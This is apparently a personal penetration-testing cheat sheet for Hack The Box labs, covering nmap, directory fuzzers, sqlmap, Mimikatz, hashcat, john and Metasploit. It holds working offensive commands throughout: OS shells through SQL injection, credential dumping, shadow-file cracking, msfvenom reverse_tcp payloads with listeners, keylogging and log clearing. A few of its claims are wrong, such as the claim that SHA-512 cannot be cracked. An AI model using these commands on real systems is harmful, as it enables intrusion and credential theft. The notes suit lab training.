
nmap (full HTB module: Enum with NMAP)

Common ones I use:

-A
- OS detection (-O) [Includes hostname]
- Version detection (-sV)
- Default NSE scripts (-sC)
- Traceroute (--traceroute)

-sV checks version numbers
-sC runs most common default scripts
-sCV will show hostnames (look under smb-os-discovery)
-p can specify a specific port
-Pn skips the ICMP related parts of the scan
-sU scans for UDP
-F for top 100 ports
-v gives verbose output
-T[1-5] selects speed where 5 is fastest
-sI is an advanced scan using a zombie host to send packets
- Idle scan
- Syntax: nmap -sI zombiehost.com <IP>



Disables port scanning: `-sn`

Disables ICMP Echo Requests: `-Pn`

Disables DNS Resolution: `-n`


Performs the ping scan by using ICMP Echo Requests against the target: `-PE`

Shows all packets sent and received: `--packet-trace`

Displays the reason for a specific result: `--reason`

Disables ARP Ping Requests: `--disable-arp-ping`

Scans the specified top ports that have been defined as most frequent: `--top-ports=<num>`



Scan all ports between 22 and 110: `-p22-110`

Scans only the specified ports 22 and 25: `-p22,25`

Scans top 100 ports: `-F`

Performs an TCP SYN-Scan: `-sS`

Performs an TCP ACK-Scan: `-sA`

Performs an UDP Scan: `-sU`

Scans the discovered services for their versions: `-sV`


Perform a Script Scan with scripts that are categorized as "default": `-sC`

Performs a Script Scan by using the specified scripts: `--script <script>`

Performs an OS Detection Scan to determine the OS of the target: `-O`

Performs OS Detection, Service Detection, and traceroute scans: `-A`

Sets the number of random Decoys that will be used to scan the target: `-D RND:5`




Performance Options

Sets the number of retries for scans of specific ports: `--max-retries <num>`

Displays scan's status every 5 seconds: `--stats-every=5s`

Displays verbose output during the scan: `-v/-vv`

Sets the specified time value as initial RTT timeout: `--initial-rtt-timeout 50ms`



Specifies the network interface that is used for the scan: `-e`

Specifies the source IP address for the scan: `-S 10.10.10.200`

Specifies the source port for the scan: `-g`

DNS resolution is performed by using a specified name server: `--dns-server <ns>`

Output Options


Stores the results in all available formats starting with the name of "filename": `-oA filename`

Stores the results in normal format with the name "filename": `-oN filename`

Stores the results in "grepable" format with the name of "filename": `-oG filename`

Stores the results in XML format with the name of "filename": `-oX filename`

Zap



Sets the specified time value as maximum RTT timeout:

```
--max-rtt-timeout 100ms
```

Sets the number of packets that will be sent simultaneously:

```
--min-rate 300
```

Specifies the specific timing template:

```
-T <0-5>
```

More info: https://nullsec.us/top-1-000-tcp-and-udp-ports-nmap-default/

---

ffuf

- fuzzer that works similar to dirbuster but it only shows the top level and doesn't dig deeper
- Example command: `ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt -u https://<IP>/FUZZ -c -recursion -t 200 -fc 403,404`
  - -**c:** Enables colorized output in the terminal, making it easier to distinguish different types of responses.
  - -**w:** Specifies the wordlist you're using for the fuzzing process. In this case, you're using the quickhits.txt wordlist from the SecLists repository.
  - -**u:** Sets the target URL, with FUZZ as the placeholder that will be replaced with each entry from the wordlist during the fuzzing process
  - -**t 200:** Specifies the number of concurrent threads (200 in this case). This means ffuf will send up to 200 requests simultaneously, which can speed up the fuzzing process but also puts more load on the server.
  - -**fc 403,404:** Filters out responses that return a 403 Forbidden status code. This is useful if you want to ignore any paths that are forbidden and focus on other response types.
- Hunt subdomains example: `ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://boardlight.htb -H "Host: FUZZ.boardlight.htb"`
  - Prior to this you need to update the host file, for whatever reason it doesn't work when you try and put the IP instead so you have to use the hostname
  - Seems to do it better than gobuster
  - If you are returned tons of domains with the same size, exclude them by adding `-fs <size>`
- Use multipledirbust.sh inside of Desktop/tools for multiple directories at once
  - Edit with nano
  - If you get 301 redirects, you may want to update the script to scan those
    - This may not be necessary if you are using the -recursive flag as it does this automatically

---

feroxbuster

  - Usual command
    - `feroxbuster -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt -u http://<IP> -r --filter-status 404,403,500 -t 100`
- Exclude 404
  - `--filter-status 404`
- All file types are searched for by default unless filtered with
- `-e php, html, etc`

---

gobuster

- cmd line tool for dir busting, its noisy and can be noticed
- Example command: `gobuster dir -u <IP> -w <wordlist>`

- use -x php to set it to look for php pages
- Example for busting domains:
  - gobuster dir --url http://10.10.10.48/ --wordlist /usr/share/wordlists/dirb/big.txt
- Hunt subdomains example command:
  - gobuster dns -d solarlab.htb -w /usr/lib/python3/dist-packages/dnsrecon/data/subdomains-top1mil-5000.txt -t 100
  - gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain -u <domain>

----

sublist3r
- Command line subdomain enumeration tool
- Example command: sublist3r -d <domain>

----

sqlmap
- Tool used to seek sql injection vulnerabilities

Tutorial: https://medium.com/@tushar_rs_/sqlmap-a-comprehensive-guide-to-sql-injection-testing-37220e77b0ee

To run system commands:

```
sqlmap -u "http://10.129.85.227/dashboard.php?search=" --os-shell --cookie="PHPSESSID="
```

^ we pass in our active cookie for authentication

There are cases (eg when things when aren't working with standard sqlmap commands) where you may want to capture a request to a vulnerable input field/form and then save that request in a text file to be passed into sqlmap

- sqlmap -r request.txt -p <vulnerable input field eg email> --level 5 --risk 3 --batch --threads 10 --dbs
  - **--level 5**
    - This option sets the level of tests to perform. The level ranges from 1 to 5, where 5 is the most thorough. Higher levels mean more tests and potentially more detailed analysis, but it can also be more time-consuming.
  - **--risk 3**
    - **--risk** defines the risk of tests to perform, ranging from 0 to 3. A higher risk value means that sqlmap will attempt more potentially dangerous or intrusive tests. 3 is the highest risk level and may involve more aggressive testing techniques.
  - **--batch**
    - This option tells sqlmap to run in non-interactive mode. It automatically answers prompts with default or pre-configured answers, making the process automated and less hands-on.

  - Use no commas and no spaces to specify multiple -p parameters eg:
    - -p name,email,age,country,website

  - You will end up with available databases. Now it's time to look further into them:
    - sqlmap -r request.txt -D <db name> --tables --threads 10

    - Then enumerate the table:
      - sqlmap -r request.txt -D <db name> -T <table name> --dump --threads 10
    - If eg part of a string fails to fully assimilate, you can dial in on a specific column using
      - -C <column> --dump

Zap

- Spider websites for additional enumeration of website dirs
- Example command: zaproxy -cmd -quickurl <http://IP> -quickprogress -quickout ~/out.xml
  - If you get an Address already in use exception tack -port <some port> on the end
  - Once finished use this to see results: subl /root/out.xml

---

Responder

- Capture NTLM hashes
- Command: responder -I <interface eg tun0> -d
- Curl to that interface from the victim machine
- Check Responder for captured hash

Mimikatz (Windows)

- Use once inside system to find things like NTLM hashes, passwords
- Cheatsheet: https://cheatography.com/wbtaylor/cheat-sheets/basic-mimikatz-usage/
  - https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-mimikatz
- Example command: sekurlsa::logonpasswords
  - Uses the sekurlsa module to show passwords stored in memory
- Attempt to elevate privileges using token::elevate
  - Check if it worked using token::whoami

Mimipenguin

- Linux equivalent of mimikatz
- Requires sudo to run

---

hashcat

- Crack hashes
- Example commands:
  - hashcat -m <hash type> -a 0 <hash file> <wordlist> -w 4 -o hcoutput.txt
    - -m: Mode/hash type
      - 0 is MD5
      - 1000 is NTLM
      - 5600 is NTLMv2
      - 3200 is bcrypt
      - 13100 is for Kerberos TGS Response (ST) Hashes
    - -a 0: This option specifies the attack mode
      - **Straight (or Dictionary) Attack (-a 0):** In this attack mode, Hashcat will take each word from the provided wordlist and hash it using the specified hash type and settings. It then compares the resulting hash with the target hash(es) to see if there is a match. This is effective when the password is a common word or a simple combination of characters present in the wordlist
      - Other common attack modes in Hashcat include:
        - -a 1: Combination attack mode, where Hashcat combines words from multiple wordlists
        - -a 3: Brute-force attack mode, where Hashcat tries every possible combination of characters up to a specified length
    - -w [1-4] specifies performance where 4 is extreme
    - -o specifies the output/result
  - hashcat -m 1000 -a 0 <hashfile.txt> 1000000-password-seclists.txt

- To view password is the same original command with --show on the end
    - EG: `hashcat -m 1000 -a 0 <hashfile.txt> 1000000-password-seclists.txt --show`
- Crack Linux /etc/shadow hashes:
    1. Copy the line out of /etc/shadow that you want to crack and save it into a file eg shadow.txt
        a. eg alice:$y$j9T$TANXgpk59y8r3jgPbDl/w/$UqiK6yahwqfyqhcegWLa1.z64TyePP5.VQpUnLqI3VD:19023:0:99999:7::
    2. Recognise that the encryption mode used by Unix is SHA512 so we need to specify that in the command
    3. Run: `hashcat -m 1800 -a 0  shadow.txt <wordlist path>`

Note: SHA-512 is impossible to be cracked

---

john

- Crack hashes
- Crack zips
- Example commands:
    - `john --wordlist=<wordlist> <hash file> --fork=8`
        - `--fork 8` splits into 8 processes for speed
    - `zip2john <zip file> > zip.hash`
        - Then use `john --wordlist=/usr/share/wordlists/rockyou.txt <zip file>`
    - `cat /root/.john/john.pot`
        - See john's output
- Crack Linux /etc/shadow hashes:
    a. Copy what's inside /etc/passwd and /etc/shadow files and create two new txt files on Kali
    b. Use `unshadow passwd.txt shadow.txt > johninput` so john can understand this one input file
    c. Use `john --wordlist=<wordlist path> johninput`
- Crack SSH (encrypted id_rsa files)
    - `ssh2john id_rsa > id_rsa_john`
    - `john --wordlist=/home/kali/Downloads/rockyou.txt id_rsa_john`

Note: SHA-512 is impossible to be cracked

---

pspy

- github downloadable tool for checking Linux processes without being root
- file that you transfer to the host

---


mkpasswd

- Generate a password in hashed form
- Replace passwords in mysql database
    1. Find type of hash being stored in database EG bcrypt
    2. Generate bcrypt password using:
        a. `mkpasswd -m bcrypt`
    3. Insert that hash into an update SQL field command EG:
        a. `UPDATE llx_user SET pass_crypted='$2b$05$ofBIFldFZtu1uwlEkNIIHO1rnq1AlNCu09tUKvHrUCc4oW7ygvjC6' WHERE login='dolibarr';`

---

meterpreter

- getwd - Whoami
- ps - Show processes
- migrate <PID> - Migrate to
  - Moving to a another running process from the initially exploited one you are currently in
- get <PID> - Get current process you are in
- hashdump - Dump hashes (passwords) of all users
  - Example output (and NTLM formatting):
    Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
    - Administrator: The username.
    - 500: The Relative Identifier (RID), a unique identifier for the user.
    - aad3b435b51404eeaad3b435b51404ee: The LM hash (LAN Manager hash). In this case, it's a string of repeated characters indicating that LM hashing is disabled. LM Hashing was used before Windows NT and is considered weak.
    - 31d6cfe0d16ae931b73c59d7e0c089c0: The NT hash (NTLM hash). This is the hash of the password.
    - The last two fields are empty in this case.
  - Add --format=nt on the end of the john command when working with NTLM hashes



Metasploit Cheat Sheet

comparitech

Framework Components	
Metasploit Meterpreter	Run as a DLL injection payload on a target PC providing control over the target system
Metasploit msfvenom	Help create standalone payloads as executable, Ruby script, or shellcode

Networking commands	
ipconfig:	Show network interface configuration
portfwd:	Forward packets
route:	View / edit network routing table

Meterpreter commands

Basic and file handling commands	
sysinfo	Display system information
ps	List and display running processes
kill (PID)	Terminate a running process
getuid	Display user ID
upload or download	Upload / download a file
pwd or lpwd	Print working directory (local / remote)
cd or lcd	Change directory (local or remote)
cat	Display file content
bglist	Show background running scripts
bgrun	Make a script run in background
Bgkill	Terminate a background process
background	Move active session to background
edit <FILE Name>	Edit a file in vi editor
shell	Access shell on the target machine
migrate <PID>	Switch to another process
idletime	Display idle time of user
screenshot	Take a screenshot
clearev	Clear the system logs
? or Help	Shoes all the commands
exit / quit:	Exit the Meterpreter session
shutdown / reboot	Restart system
use	Extension load
channel	Show active channels

Process handling commands

Command	Description
getpid:	Display the process ID
getuid:	Display the user ID
ps:	Display running processes
kill:	Stop and terminate a process
getprivs	Shows multiple privileges as possible
reg	Access target machine registry
Shell	Access target machine shell
execute:	Run a specified
migrate:	Move to a given destination process ID

Interface / output commands	
enumdesktops	Show all available desktops
getdesktop	Display current desktop
keyscan_start	Start keylogger in target machine
keyscan_stop	Stop keylogger in target machine
set_desktop	Configure desktop
keyscan_dump	Dump keylogger content

Password management commands	
hashdump	Access content of password file - Hash file

Msfvenom command options

Switch	Syntax	Description
-p	-p (Payload option)	Display payload standard options
-l	-l(list type)	List module type i.e payloads, encoders
-f	-f (format)	Output format
-e	-e(encoder)	Define which encoder to use
-a	-a (Architecture or platform	Define which platform to use
-s	-s (Space)	Define maximum payload capacity
-b	-b (characters)	Define set of characters not to use
-i	-i (Number of times)	Define number of times to use encoder
-x	-x (File name)	Define a custom file to use as template
-o	-o (output)	Save a payload
-h	-h	Help

shell_to_meterpreter module

- Find the session number in metasploit by using sessions -l and using the Id
- Before running maybe set VERBOSE true to see what its doing

- Once you see that the Meterpreter session has been opened (and it gets stuck on the next line) hit enter
- See the new session pop up using sessions -l
- Enter the new session using sessions -i <id>

Spawn a meterpreter shell on a linux machine (requires local access beforehand):

1. Generate script:
   Windows 32 bit:
   - msfvenom -p windows/meterpreter/reverse_tcp LHOST=<kali_ip> LPORT=<choose_port> -f exe -o meterpreter.exe

   Linux:
   - msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=<kali_ip> LPORT=<choose_port> -f elf -o meterpreter.elf
2. Transfer script to target
3. Start metasploit listener on kali
   Windows 32 bit:

   -
     ```
     msfconsole
     use exploit/multi/handler
     set payload windows/meterpreter/reverse_tcp
     set LHOST 10.10.14.37
     set LPORT 1111
     run
     ```

   Linux:

   -
     ```
     msfconsole
     use exploit/multi/handler
     set payload linux/x64/meterpreter/reverse_tcp
     set LHOST <your_ip>
     set LPORT <your_port>
     run
     ```
4. Execute payload on target
   - chmod +x meterpreter.elf
   - ./meterpreter.elf
5. Meterpreter session starts on metasploit

Use **post/multi/recon/local_exploit_suggester** following meterpreter

----

Metasploit

- setg <variable> <value> will set global variable
  - EG setg RHOSTS 10.10.11.11
- Use -x to run commands in script like fashion
  - EG
    ```
    root@kali:~#msfconsole -x"use exploit/multi/samba/usermap_script;\
    set RHOST 172.16.194.172;\
    set PAYLOAD cmd/unix/reverse;\
    set LHOST 172.16.194.163;\
    run"
    ```
- back will take you out of a module
- check will see if a target is vulnerable to an exploit. This only works on some modules
- connect <IP> will connect you to a host like netcat or telnet would
- edit will open the current module in vim
- info will give more info about a module
- irb creates a ruby interpreter to create metasploit scripts on the fly

---

burpsuite

- Burpsuite Turbo Intruder
  - Speed up Intruder with a custom Python script
  - Example SSRF attack in Attack Types
- Burpsuite HTTP Smuggler
  - Right click something on repeater and use extensions to access it
  - Launch an attack and then

---


kiterunner

- API directory scanner
- Example command:
  - kr scan http://<IP> -A apiroutes-240528 -x 10
    - -x will set the max number of open connection to speed up the scan

---

git

- Lookout for hidden .git folders
  - Look inside the logs to find possible commits you can crack open with show <id>
    - The commit ID is the first hash in the line
      - EG 1e84a036b2f33c59e2390730699a488c65643d28 b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb> 1682906108 -0500 commit: change(api): downgrading prod to dev
      - If the file is long it will show a : at the bottom because I believe it was opened with vim, just go down with arrow keys



Git Cheat Sheet

Remember!
git <COMMAND> --help

Global configuration is stored in ~/.gitconfig.
git config --help

master is the default development branch.
origin is the default upstream repository.

Create

From existing data
```
cd ~/my_project_directory
git init
git add .
```

From existing repository
```
git clone ~/existing_repo ~/new/repo
git clone git://host.org/project.git
git clone ssh://user@host.org/project.git
```

Show

Files changed in working directory
```
git status
```

Changes made to tracked files
```
git diff
```

What changed between ID1 and ID2
```
git diff <ID1> <ID2>
```

History of changes
```
git log
```

History of changes for file with diffs
```
git log -p <FILE> <DIRECTORY>
```

Who changed what and when in a file
```
git blame <FILE>
```

A commit identified by ID
```
git show <ID>
```

A specific file from a specific ID
```
git show <ID>:<FILE>
```

Revert

Return to the last commited state
```
git reset --hard
```
This cannot be undone!

Revert the last commit
```
git revert HEAD
```
Creates a new commit

Revert specific commit
```
git revert <ID>
```
Creates a new commit

Fix the last commit
```
git commit -a --amend
```
(after editing the broken files)

Checkout the ID version of a file
```
git checkout <ID> <FILE>
```

Update

Fetch latest changes from origin
```
git fetch
```
(this does not merge them)

Pull latest changes from origin
```
git pull
```
(does a fetch followed by a merge)

Apply a patch that someone sent you
```
git am -3 patch.mbox
```
In case of conflict, resolve the conflict and
```
git am --resolved
```

Publish

Branch

Switch to a branch
```
git checkout <BRANCH>
```

Merge BRANCH1 into BRANCH2
```
git checkout <BRANCH2>
git merge <BRANCH1>
```

Create branch BRANCH based on HEAD
```
git branch <BRANCH>
```

Create branch BRANCH based on OTHER and switch to it
```
git checkout -b <BRANCH> <OTHER>
```

Delete branch BRANCH
```
git branche -d <BRANCH>
```

Resolve merge conflicts

View merge conflicts
```
git diff
```

View merge conflicts against base file
```
git diff --base <FILE>
```


View merge conflicts against your changes
```
git diff --ours <FILE>
```

View merge conflicts against other changes
```
git diff --theirs <FILE>
```

Discard a conflicting patch
```
git reset --hard
git rebase --skip
```

After resolving conflicts, merge with
```
git add <CONFLICTING_FILE>
git rebase --continue
```

Workflow


All local branches
git branch
star (*) marks the current branch

Commit all your local changes
git commit -a

Prepare a patch for other developers
git format-patch origin


Push changes to origin
git push

Make a version or milestone
git tag v1.0

show diff branch
revert

----

snmpwalk

- Retrieve a sequence of SNMP objects and their values from a network device. It starts at a specified OID and traverses the MIB tree, collecting data from the device.
- Example command: snmpwalk -v 1 -c public 10.10.11.107 1.3.6.1
    - -v 1: Specifies SNMP version 1.
    - -c public: Uses the community string "public" for read-only access.
    - 10.10.11.107: The IP address of the target device.
    - 1.3.6.1 specifies the root of the MIB tree, so all OIDs will be outputted
    - The output will list OIDs and their values
    - We can ask ChatGPT to decode the output:
        - EG
        - 

give me full decoded strings for: iso.3.6.1.2.1 = STRING: "HTB Printer"
iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31 32
33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51
54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115
119 122 123 126 130 131 134 135
iso.3.6.1.4.1.11.2.3.9.1.2.1.0 = No more variables left in this MIB View (It is past the end of the MIB tree)

Certainly! Let's decode the hexadecimal values into plaintext for the second OID:

iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32 33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 119 122 123 126 130 131 134 135

Decoding each pair of hexadecimal digits into ASCII:

- `50` -> `P`
- `40` -> `@`
- `73` -> `s`
- `73` -> `s`
- `77` -> `w`
- `30` -> `0`
- `72` -> `r`
- `64` -> `d`
- `40` -> `@`
- `31` -> `1`
- `32` -> `2`
- `33` -> `3`
- `21` -> `!`
- `21` -> `!`
- `31` -> `1`
- `32` -> `2`
- `33` -> `3`
- `01` -> ` `

            - This gives us the telnet password!

----

